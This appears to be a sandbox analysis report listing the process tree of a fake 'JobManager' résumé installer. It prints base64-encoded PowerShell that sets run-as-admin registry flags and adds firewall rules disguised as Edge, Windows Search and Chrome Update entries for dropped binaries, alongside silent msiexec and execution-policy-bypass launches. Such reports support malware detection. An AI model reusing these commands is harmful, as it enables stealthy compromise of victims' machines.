QBnAHMAXABMAGEAeQBlAHIAcwAiACAALQBOAGEAbQBlACAA
JABwAGEAdABoACAALQBWAGEAbAB1AGUAIAAiAH4AIABSAFU
ATgBBAFMAQQBEAE0ASQBOACIAIAAtAFAAcgBvAHAAZQByAHQ
AeQBUAHkAcABlACAAUwB0AHIAaQBuAGcAIAAtAEYAbwByAGM
AZQAKACAAIAAgACAAUwBlAHQALQBJAHQAZQBtAFAAcgBvAH
AAZQByAHQAeQAgAC0AUABhAHQAaAAgACIASABLAEMAVQA6
AFwAUwBvAGYAdAB3AGEAcgBlAFwATQBpAGMAcgBvAHMAbw
BmAHQAXABXAGkAbgBkAG8AdwBzACAATgBUAFwAQwB1AHIA
cgBlAG4AdABWAGUAcgBzAGkAbwBuAFwAQQBwAHAAQwBvAG
0AcABhAHQARgBsAGEAZwBzAFwATABhAHkAZQByAHMAIgAgA
C0ATgBhAG0AZQAgACQAcABhAHQAaAAgAC0AVAB5AHAAZQA
gAFMAdAByAGkAbgBnACAALQBWAGEAbAB1AGUAIAAiAH4AIA
BSAFUATgBBAFMAQQBEAE0ASQBOACIAIAAtAEYAbwByAGMAZ
QAKAH0A

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Windows PowerShell
Exit code:	1	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

3436	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=crashpad-handler "--user-data-dir=C:\Users\admin\AppData\Local\Microsoft\Edge\User Data" /prefetch:4 --monitor-self-annotation=ptype=crashpad-handler "--database=C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Crashpad" --annotation=IsOfficialBuild=1 --annotation=channel= --annotation=chromium-version=133.0.6943.142 "--annotation=exe=C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --annotation=plat=Win64 --annotation=prod=Edge --annotation=ver=133.0.3065.92 --initial-client-data=0x2f8,0x2fc,0x300,0x2f0,0x308,0x7ffd6b41f208,0x7ffd6b41f214,0x7ffd6b41f220	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	—	msedge.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Microsoft Edge
Exit code:	0	**Version:**	133.0.3065.92

3520	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1	C:\Windows\System32\conhost.exe	—	powershell.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Console Window Host
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

4028	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=crashpad-handler "--user-data-dir=C:\Users\admin\AppData\Local\Microsoft\Edge\User Data" /prefetch:4 --monitor-self-annotation=ptype=crashpad-handler "--database=C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Crashpad" --annotation=IsOfficialBuild=1 --annotation=channel= --annotation=chromium-version=133.0.6943.142 "--annotation=exe=C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --annotation=plat=Win64 --annotation=prod=Edge --	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	—	msedge.exe

annotation=ver=133.0.3065.92 --initial-client-data=0x17c,0x194,0x29c,0x1c8,0x2a4,0x7ffd6b41f208,0x7ffd6b41f214,0x7ffd6b41f220

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Microsoft Edge
Version:	133.0.3065.92		

4280 C:\Windows\syswow64\MsiExec.exe -Embedding 42E10A65170DC4E3761AEBE09055A595 C — C:\Windows\SysWOW64\msiexec.exe — msiexec.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Windows® installer
Version:	5.0.19041.3636 (WinBuild.160101.0800)		

5284 "C:\WINDOWS\system32\chcp.com" 65001 — C:\Windows\System32\chcp.com — powershell.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Change CodePage Utility
Exit code:	0	**Version:**	10.0.19041.3636 (WinBuild.160101.0800)

5436 \??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1 — C:\Windows\System32\conhost.exe — powershell.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Console Window Host
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

5520 "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=asset_store.mojom.AssetStoreService --lang=en-US --service-sandbox-type=asset_store_service --disable-quic --string-annotations --subproc-heap-profiling --always-read-main-dll --field-trial-handle=6068,i,10487314578585739498,8115092568013739743, 262144 --variations-seed-version --mojo-platform-channel-handle=5992 /prefetch:8 — C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe — msedge.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	LOW	**Description:**	Microsoft Edge
Exit code:	0	**Version:**	133.0.3065.92

6692 "C:\Users\admin\Downloads\CadastrarCurriculo.exe" — C:\Users\admin\Downloads\CadastrarCurriculo.exe — explorer.exe

Information

User:	admin	**Company:**	JobManager
Integrity Level:	HIGH	**Description:**	JobManager Installer
Version:	2025.10.15		

6932 C:\WINDOWS\system32\msiexec.exe /V — C:\Windows\System32\msiexec.exe — services.exe

Information

User:	SYSTEM	**Company:**	Microsoft Corporation
Integrity Level:	SYSTEM	**Description:**	Windows® installer
Version:	5.0.19041.1 (WinBuild.160101.0800)		

7068 "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=entity_extraction_service.mojom.Extractor --lang=en-US --service-sandbox-type=entity_extraction --disable-quic --onnx-enabled-for-ee --string-annotations --subproc-heap-profiling --always-read-main-dll --field-trial-handle=6036,i,10487314578585739498,8115092568013739743, 262144 --variations-seed-version --mojo-platform-channel-handle=6040 /prefetch:8 — C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe — msedge.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	LOW	**Description:**	Microsoft Edge
Exit code:	0	**Version:**	133.0.3065.92

7232 "C:\WINDOWS\system32\msiexec.exe" /i C:\Users\admin\AppData\Local\Temp\2025.10.15\D6BE24F\CadastrarCurriculo.msi MSIINSTALLPERUSER=1 ALLUSERS=2 /qn AI_SETUPEXEPATH=C:\Users\admin\Downloads\CadastrarCurric — C:\Windows\SysWOW64\msiexec.exe — CadastrarCurriculo.exe

ulo.exe SETUPEXEDIR=C:\Users\admin\Downloads\
EXE_CMD_LINE="/exenoupdates /forcecleanup /wintime
1766200667 "

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Windows® installer
Version:	5.0.19041.3636 (WinBuild.160101.0800)		

7244 \??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1 — C:\Windows\System32\conhost.exe — powershell.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Console Window Host
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

7424 "C:\WINDOWS\Installer\MSI76DF.tmp" https://vagasflix.com/og.php?u=/cl/i/melo5w — C:\Windows\Installer\MSI76DF.tmp — msiexec.exe

Information

User:	admin	**Company:**	Caphyon LTD
Integrity Level:	HIGH	**Description:**	File that launches another file
Exit code:	0	**Version:**	22.8.0.0

7456 C:\Windows\syswow64\MsiExec.exe -Embedding 032CAA16F11FCA5E781A6E206366E39B — C:\Windows\SysWOW64\msiexec.exe — msiexec.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Windows® installer
Version:	5.0.19041.3636 (WinBuild.160101.0800)		

7472 -NoProfile -Noninteractive -ExecutionPolicy Bypass -File "C:\Users\admin\AppData\Local\Temp\pss77A6.ps1" -propFile "C:\Users\admin\AppData\Local\Temp\msi77A3.txt" -scriptFile "C:\Users\admin\AppData\Local\Temp\scr77A4.ps1" -scriptArgsFile "C:\Users\admin\AppData\Local\Temp\scr77A5.txt" -propSep " : <->: " -lineSep " <<:>> " -testPrefix "_testValue." — C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe — msiexec.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Windows PowerShell
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

7500 "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=video_capture.mojom.VideoCaptureService --lang=en-US --service-sandbox-type=none --disable-quic --string-annotations --subproc-heap-profiling --always-read-main-dll --field-trial-handle=5476,i,10487314578585739498,8115092568013739743, 262144 --variations-seed-version --mojo-platform-channel-handle=5504 /prefetch:8 — C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe — msedge.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Microsoft Edge
Version:	133.0.3065.92		

7520 "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=renderer --string-annotations --subproc-heap-profiling --video-capture-use-gpu-memory-buffer --lang=en-US --js-flags=--ms-user-locale= --device-scale-factor=1 --num-raster-threads=3 --enable-main-frame-before-activation --renderer-client-id=6 --always-read-main-dll --field-trial-handle=3648,i,10487314578585739498,8115092568013739743, 262144 --variations-seed-version --mojo-platform-channel-handle=3616 /prefetch:1 — C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe — msedge.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	LOW	**Description:**	Microsoft Edge
Version:	133.0.3065.92		

7576 "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=audio.mojom.AudioService --lang=en-US --service-sandbox-type=audio --disable-quic --string-annotations --subproc-heap-profiling --always-read-main-dll --field-trial-handle=5188,i,10487314578585739498,8115092568013739743, — C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe — msedge.exe

262144 --variations-seed-version --mojo-platform-channel-

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	LOW	**Description:**	Microsoft Edge
Version:	133.0.3065.92		

7596 -NoProfile -Noninteractive -ExecutionPolicy Bypass -File "C:\Users\admin\AppData\Local\Temp\pss3CBA.ps1" -propFile "C:\Users\admin\AppData\Local\Temp\msi3CA7.txt" -scriptFile "C:\Users\admin\AppData\Local\Temp\scr3CA8.ps1" -scriptArgsFile "C:\Users\admin\AppData\Local\Temp\scr3CA9.txt" -propSep " : <->: " -lineSep " <<:>> " -testPrefix "_testValue." — C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe — msiexec.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Windows PowerShell
Exit code:	1	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

7640 "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --flag-switches-begin --disable-quic --flag-switches-end --do-not-de-elevate --single-argument https://vagasflix.com/og.php?u=/cl/i/melo5w — C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe — explorer.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Microsoft Edge
Version:	133.0.3065.92		

7688 "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=gpu-process --string-annotations --gpu-preferences=UAAAAAAAAADgAAAEAAAAAAAAAAAAAAAAAABgAAEAAAAAAAAAAAAAAAAAACAAAAAAAAAAAAAAAAAAAAAAAAABAAAAAAAAAAEAAAAAAAAAAIAAAAAAAAAAgAAAAAAAAA --always-read-main-dll --field-trial-handle=2272,i,1823240893047628057,6423262107105767107,262144 --variations-seed-version --mojo-platform-channel-handle=2264 /prefetch:2 — C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe — msedge.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	LOW	**Description:**	Microsoft Edge
Exit code:	0	**Version:**	133.0.3065.92

7696 "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --disable-quic --string-annotations --always-read-main-dll --field-trial-handle=2304,i,1823240893047628057,6423262107105767107,262144 --variations-seed-version --mojo-platform-channel-handle=2468 /prefetch:3 — C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe — msedge.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Microsoft Edge
Exit code:	0	**Version:**	133.0.3065.92

7700 "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=edge_xpay_wallet.mojom.EdgeXPayWalletService --lang=en-US --service-sandbox-type=utility --disable-quic --string-annotations --subproc-heap-profiling --always-read-main-dll --field-trial-handle=4764,i,10487314578585739498,8115092568013739743,262144 --variations-seed-version --mojo-platform-channel-handle=5232 /prefetch:8 — C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe — msedge.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	LOW	**Description:**	Microsoft Edge
Version:	133.0.3065.92		

7748 "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=gpu-process --string-annotations --subproc-heap-profiling --gpu-preferences=UAAAAAAAAADgAAAEAAAAAAAAAAAAAAAAAABgAAEAAAAAAAAAAAAAAAAAACAAAAAAAAAAAAAAAAAAAAAAAAABAAAAAAAAAAEAAAAAAAAAAIAAAAAAAAAAgAAAAAAAAA --always-read-main-dll --field-trial-handle=2352,i,10487314578585739498,8115092568013739743,262144 --variations-seed-version --mojo-platform-channel-handle=2348 /prefetch:2 — C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe — msedge.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	LOW	**Description:**	Microsoft Edge
Version:	133.0.3065.92		

7776 -NoProfile -Noninteractive -ExecutionPolicy Bypass -File "C:\Users\admin\AppData\Local\Temp\pssFECA.ps1" -propFile "C:\Users\admin\AppData\Local\Temp\msiFEB7.txt" -scriptFile "C:\Users\admin\AppData\Local\Temp\scrFEB8.ps1" -scriptArgsFile "C:\Users\admin\AppData\Local\Temp\scrFEB9.txt" -propSep " : <->: " -lineSep " <<:>> " -testPrefix "_testValue." — C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe — msiexec.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Windows PowerShell
Exit code:	0	**Version:**	10.0.19041.1 (WinBuild.160101.0800)

7800 "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --disable-quic --string-annotations --subproc-heap-profiling --always-read-main-dll --field-trial-handle=2388,i,10487314578585739498,8115092568013739743,262144 --variations-seed-version --mojo-platform-channel-handle=2476 /prefetch:3 — C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe — msedge.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	MEDIUM	**Description:**	Microsoft Edge
Version:	133.0.3065.92		

7848 "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=storage.mojom.StorageService --lang=en-US --service-sandbox-type=service --disable-quic --string-annotations --subproc-heap-profiling --always-read-main-dll --field-trial-handle=2720,i,10487314578585739498,8115092568013739743,262144 --variations-seed-version --mojo-platform-channel-handle=2856 /prefetch:8 — C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe — msedge.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	LOW	**Description:**	Microsoft Edge
Version:	133.0.3065.92		

7952 "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=renderer --string-annotations --extension-process --renderer-sub-type=extension --video-capture-use-gpu-memory-buffer --lang=en-US --js-flags=--ms-user-locale= --device-scale-factor=1 --num-raster-threads=3 --enable-main-frame-before-activation --renderer-client-id=7 --always-read-main-dll --field-trial-handle=4328,i,10487314578585739498,8115092568013739743,262144 --variations-seed-version --mojo-platform-channel-handle=4336 /prefetch:2 — C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe — msedge.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	LOW	**Description:**	Microsoft Edge
Exit code:	0	**Version:**	133.0.3065.92

8044 "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=renderer --string-annotations --subproc-heap-profiling --video-capture-use-gpu-memory-buffer --lang=en-US --js-flags=--ms-user-locale= --device-scale-factor=1 --num-raster-threads=3 --enable-main-frame-before-activation --renderer-client-id=5 --always-read-main-dll --field-trial-handle=3640,i,10487314578585739498,8115092568013739743,262144 --variations-seed-version --mojo-platform-channel-handle=3772 /prefetch:1 — C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe — msedge.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	LOW	**Description:**	Microsoft Edge
Version:	133.0.3065.92		

8100 "C:\Users\admin\Downloads\CadastrarCurriculo.exe" — C:\Users\admin\Downloads\CadastrarCurriculo.exe — explorer.exe

Information

User:	admin	**Company:**	JobManager
Integrity Level:	MEDIUM	**Description:**	JobManager Installer
Exit code:	3221226540	**Version:**	2025.10.15

8228	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=data_decoder.mojom.DataDecoderService --lang=en-US --service-sandbox-type=service --disable-quic --string-annotations --subproc-heap-profiling --always-read-main-dll --field-trial-handle=6228,i,10487314578585739498,8115092568013739743,262144 --variations-seed-version --mojo-platform-channel-handle=6548 /prefetch:8	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	—	msedge.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	LOW	**Description:**	Microsoft Edge
Exit code:	0	**Version:**	133.0.3065.92

8232	"C:\WINDOWS\system32\chcp.com" 65001	C:\Windows\System32\chcp.com	—	powershell.exe

Information

User:	admin	**Company:**	Microsoft Corporation
Integrity Level:	HIGH	**Description:**	Change CodePage Utility
Exit code:	0	**Version:**	10.0.19041.3636 (WinBuild.160101.0800)

8256	"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -enc	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	—	powershell.exe

YwBoAGMAcAAgADYANQAwADAAMQAKACQAUAByAG8AZwBy
AGUAcwBzAFAAcgBlAGYAZQByAGUAbgBjAGUAIAA9ACAAJwBT
AGkAbABlAG4AdABsAHkAQwBvAG4AdABpAG4AdQBlACcACgAK
AFMAZQB0AC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAa
QBjAHkAIAAtAFMAYwBvAHAAZQAgAEMAdQByAHIAZQBuAHQA
VQBzAGUAcgAgAEIAeQBwAGEAcwBzACAALQBGAG8AcgBjAGU
ACgBTAGUAdAAtAEUAeABlAGMAdQB0AGkAbwBuAFAAbwBsAG
kAYwB5ACAALQBTAGMAbwBwAGUAIABMAG8AYwBhAGwATQB
hAGMAaABpAG4AZQAgAEIAeQBwAGEAcwBzACAALQBGAG8Ac
gBjAGUACgAKAE4AZQB3AC0ATgBlAHQARgBpAHIAZQB3AGEAb
ABsAFIAdQBsAGUAIAAtAE4AYQBtAGUAIAAiAE0AaQBjAHIAbwB
zAG8AZgB0ACAARQBkAGcAZQAiACAALQBEAGkAcwBwAGwAY
QB5AE4AYQBtAGUAIAAiAE0AaQBjAHIAbwBzAG8AZgB0ACAARQ
BkAGcAZQAiACAALQBHAHIAbwB1AHAAIAAiAE0AaQBjAHIAbwB
zAG8AZgB0ACAARQBkAGcAZQAiACAALQBQAHIAbwBnAHIAYQ
BtACAAIgAkAGUAbgB2ADoAUABSAE8ARwBSAEEATQBEAEEAVA
BBAFwAQgByAGEAdgBlAEMAcgBhAHMAaABIAGEAbgBkAGwAZ
QByAC4AZQB4AGUAIgAgAC0ARABpAHIAZQBjAHQAaQBvAG4AI
ABJAG4AYgBvAHUAbgBkACAALQBQAHIAbwBmAGkAbABlACAA
QQBuAHkAIAAtAEEAYwB0AGkAbwBuACAAQQBsAGwAbwB3AC
AALQBFAG4AYQBiAGwAZQBkACAAVAByAHUAZQAKAE4AZQB3A
C0ATgBlAHQARgBpAHIAZQB3AGEAbABsAFIAdQBsAGUAIAAtAE
4AYQBtAGUAIAAiAE0AaQBjAHIAbwBzAG8AZgB0ACAARQBkAGc
AZQAgAEUAVQBMAEEAIgAgAC0ARABpAHMAcABsAGEAeQBOA
GEAbQBlACAAIgBNAGkAYwByAG8AcwBvAGYAdAAgAEUAZABn
AGUAIABFAFUATABBACIAIAAtAEcAcgBvAHUAcAAgACIATQBpA
GMAcgBvAHMAbwBmAHQAIABFAGQAZwBlACAARQBVAEwAQQ
AiACAALQBQAHIAbwBnAHIAYQBtACAAIgAkAGUAbgB2ADoAUA
BSAE8ARwBSAEEATQBEAEEAVABBAFwAQgByAGEAdgBlAEMAc
gBhAHMAaABIAGEAbgBkAGwAZQByAC4AZQB4AGUAIgAgAC0A
RABpAHIAZQBjAHQAaQBvAG4AIABPAHUAdABiAG8AdQBuAGQA
IAAtAFAAcgBvAGYAaQBsAGUAIABBAG4AeQAgAC0AQQBjAHQA
aQBvAG4AIABBAGwAbABvAHcAIAAtAEUAbgBhAGIAbABlAGQAI
ABUAHIAdQBlAAoACgBOAGUAdwAtAE4AZQB0AEYAaQByAGUAd
wBhAGwAbABSAHUAbABlACAALQBOAGEAbQBlACAAIgBXAGkA
bgBkAG8AdwBzACAAUwBlAGEAcgBjAGgAIgAgAC0ARABpAHMA
cABsAGEAeQBOAGEAbQBlACAAIgBXAGkAbgBkAG8AdwBzACAA
UwBlAGEAcgBjAGgAIgAgAC0ARwByAG8AdQBwACAAIgBXAGkA
bgBkAG8AdwBzACAAUwBlAGEAcgBjAGgAIgAgAC0AUAByAG8A
ZwByAGEAbQAgACIAJABlAG4AdgA6AFUAUwBFAFIAUABSAE8A
RgBJAEwARQBcAEEAUABQAEQAQQBUAEEAXABMAE8AQwBBA
EwAXABUAEUATQBQAFwAZABJAGwAaABvAHMAdAAuAGUAeA
BlACIAIAAtAEQAaQByAGUAYwB0AGkAbwBuACAASQBuAGIAbw
B1AG4AZAAgAC0AUAByAG8AZgBpAGwAZQAgAEEAbgB5ACAAL
QBBAGMAdABpAG8AbgAgAEEAbABsAG8AdwAgAC0ARQBuAGE
AYgBsAGUAZAAgAFQAcgB1AGUACgBOAGUAdwAtAE4AZQB0AE
YAaQByAGUAdwBhAGwAbABSAHUAbABlACAALQBOAGEAbQBlA
CAAIgBXAGkAbgBkAG8AdwBzACAAUwBlAGEAcgBjAGgAIABTAG
UAcgB2AGkAYwBlACIAIAAtAEQAaQBzAHAAbABhAHkATgBhAG0
AZQAgACIAVwBpAG4AZABvAHcAcwAgAFMAZQBhAHIAYwBoAC
AAUwBlAHIAdgBpAGMAZQAiACAALQBHAHIAbwB1AHAAIAAiAF
cAaQBuAGQAbwB3AHMAIABTAGUAYQByAGMAaAAgAFMAZQBy
AHYAaQBjAGUAIgAgAC0AUAByAG8AZwByAGEAbQAgACIAJABl
AG4AdgA6AFUAUwBFAFIAUABSAE8ARgBJAEwARQBcAEEAUAB
QAEQAQQBUAEEAXABMAE8AQwBBAEwAXABUAEUATQBQAFwA
ZABJAGwAaABvAHMAdAAuAGUAeABlACIAIAAtAEQAaQByAGUA
YwB0AGkAbwBuACAATwB1AHQAYgBvAHUAbgBkACAALQBQAHI
AbwBmAGkAbABlACAAQQBuAHkAIAAtAEEAYwB0AGkAbwBuAC
AAQQBsAGwAbwB3ACAALQBFAG4AYQBiAGwAZQBkACAAVABy
AHUAZQAKAAoATgBlAHcALQBOAGUAdABGAGkAcgBlAHcAYQB
sAGwAUgB1AGwAZQAgAC0ATgBhAG0AZQAgACIAQwBoAHIAbw
BtAGUAIABVAHAAZABhAHQAZQAiACAALQBEAGkAcwBwAGwAY
QB5AE4AYQBtAGUAIAAiAEMAaAByAG8AbQBlACAAVQBwAGQAY
QB0AGUAIgAgAC0ARwByAG8AdQBwACAAIgBDAGgAcgBvAG0A
ZQAgAFUAcABkAGEAdABlACIAIAAtAFAAcgBvAGcAcgBhAG0AIA
AiACQAZQBuAHYAOgBTAHkAcwB0AGUAbQBSAG8AbwB0AFwA
VABFAE0AUABBcAGQASQBsAGgAbwBzAHQALgBlAHgAZQAiACA
ALQBEAGkAcgBlAGMAdABpAG8AbgAgAEkAbgBiAG8AdQBuAGQ
AIAAtAFAAcgBvAGYAaQBsAGUAIABBAG4AeQAgAC0AQQBjAHQ
AaQBvAG4AIABBAGwAbABvAHcAIAAtAEUAbgBhAGIAbABlAGQA
IABUAHIAdQBlAAoATgBlAHcALQBOAGUAdABGAGkAcgBlAHcAY
QBsAGwAUgB1AGwAZQAgAC0ATgBhAG0AZQAgACIAQwBoAHIA
bwBtAGUAIABVAHAAZABhAHQAZQAgAFMAZQByAHYAaQBjAGU
AIgAgAC0ARABpAHMAcABsAGEAeQBOAGEAbQBlACAAIgBDAG
gAcgBvAG0AZQAgAFUAcABkAGEAdABlACAAUwBlAHIAdgBpAG
MAZQAiACAALQBHAHIAbwB1AHAAIAAiAEMAaAByAG8AbQBlA
CAAVQBwAGQAYQB0AGUAIABTAGUAcgB2AGkAYwBlACIAIAAtA
FAAcgBvAGcAcgBhAG0AIAAiACQAZQBuAHYAOgBTAHkAcwB0A
GUAbQBSAG8AbwB0AFwAVABFAE0AUABBcAGQASQBsAGgAbwB

zAHQALgBlAHgAZQAiACAALQBEAGkAcgBlAGMAdABpAG8AbgA
gAE8AdQB0AGlAbwB1AG4AZAAgAC0AUAByAG8AZgBpAGwAZQ
AgAEEAbgB5ACAALQBBAGMAdABpAG8AbgAgAEEAbABsAG8Ad
wAgAC0ARQBuAGEAYgBsAGUAZAAgAFQAcgB1AGUACgAKAE4
AZQB3AC0ATgBlAHQARgBpAHIAZQB3AGEAbABsAFIAdQBsAGU
AIAAtAE4AYQBtAGUAIAAiAFcAaQBuAGQAbwB3AHMAIABNAGU
AZABpAGEAIABUAHUAbgBpAG4AZwAiACAALQBEAGkAcwBwAG
wAYQB5AE4AYQBtAGUAIAAiAFcAaQBuAGQAbwB3AHMAIABNA
GUAZABpAGEAIABUAHUAbgBpAG4AZwAiACAALQBHAHIAbwB1
AHAAIAAiAFcAaQBuAGQAbwB3AHMAIABNAGUAZABpAGEAIAB
UAHUAbgBpAG4AZwAiACAALQBQAHIAbwBnAHIAYQBtACAAIgA
kAGUAbgB2ADoAVQBTAEUAUgBQAFIATwBGAEkATABFAFwAQQ
BQAFAARABBAFQAQQBcAEwATwBDAEEATABcAFQARQBNAFAA
XABkAGwASQBoAG8AcwB0AC4AZQB4AGUAIgAgAC0ARABpAHI
AZQBjAHQAaQBvAG4AIABJAG4AYgBvAHUAbgBkACAALQBQAHI
AbwBmAGkAbABlACAAQQBuAHkAIAAtAEEAYwB0AGkAbwBuAC
AAQQBsAGwAbwB3ACAALQBFAG4AYQBiAGwAZQBkACAAVABy
AHUAZQAKAE4AZQB3AC0ATgBlAHQARgBpAHIAZQB3AGEAbAB
sAFIAdQBsAGUAIAAtAE4AYQBtAGUAIAAiAFcAaQBuAGQAbwB3
AHMAIABNAGUAZABpAGEAIABUAHUAbgBpAG4AZwAgAFMAZQ
ByAHYAaQBjAGUAIgAgAC0ARABpAHMAcABsAGEAeQBOAGEAb
QBlACAAIgBXAGkAbgBkAG8AdwBzACAATQBlAGQAaQBhACAAV
AB1AG4AaQBuAGcAIABTAGUAcgB2AGkAYwBlACIAIAAtAEcAcg
BvAHUAcAAgACIAVwBpAG4AZABvAHcAcwAgAE0AZQBkAGkAY
QAgAFQAdQBuAGkAbgBnACAAUwBlAHIAdgBpAGMAZQAiACAA
LQBQAHIAbwBnAHIAYQBtACAAIgAkAGUAbgB2ADoAVQBTAEUA
UgBQAFIATwBGAEkATABFAFwAQQBQAFAARABBAFQAQQBcAEw
ATwBDAEEATABcAFQARQBNAFAAXABkAGwASQBoAG8AcwB0A
C4AZQB4AGUAIgAgAC0ARABpAHIAZQBjAHQAaQBvAG4AIABPA
HUAdABiAG8AdQBuAGQAIAAtAFAAcgBvAGYAaQBsAGUAIABBA
G4AeQAgAC0AQQBjAHQAaQBvAG4AIABBAGwAbABvAHcAIAAtA
EUAbgBhAGIAbABlAGQAIABUAHIAdQBlAAoACgBOAGUAdwAtAE
4AZQB0AEYAaQByAGUAdwBhAGwAbABSAHUAbABlACAALQBO
AGEAbQBlACAAIgBXAGkAbgBkAG8AdwBzACAAVABlAGwAZQBt
AGUAdAByAHkAIABNAGEAbgBhAGcAZQByACIAIAAtAEQAaQBz
AHAAbABhAHkATgBhAG0AZQAgACIAVwBpAG4AZABvAHcAcwA
gAFQAZQBsAGUAbQBlAHQAcgB5ACAATQBhAG4AYQBnAGUAcg
AiACAALQBHAHIAbwB1AHAAIAAiAFcAaQBuAGQAbwB3AHMAIA
BUAGUAbABlAG0AZQB0AHIAeQAgAE0AYQBuAGEAZwBlAHIAIgA
gAC0AUAByAG8AZwByAGEAbQAgACIAJABlAG4AdgA6AFMAeQ
BzAHQAZQBtAFIAbwBvAHQAXABUAEUATQBQAFwAZABsAEkAa
ABvAHMAdAAuAGUAeABlACIAIAAtAEQAaQByAGUAYwB0AGkAb
wBuACAASQBuAGIAbwB1AG4AZAAgAC0AUAByAG8AZgBpAGw
AZQAgAEEAbgB5ACAALQBBAGMAdABpAG8AbgAgAEEAbABsA
G8AdwAgAC0ARQBuAGEAYgBsAGUAZAAgAFQAcgB1AGUACgB
OAGUAdwAtAE4AZQB0AEYAaQByAGUAdwBhAGwAbABSAHUAb
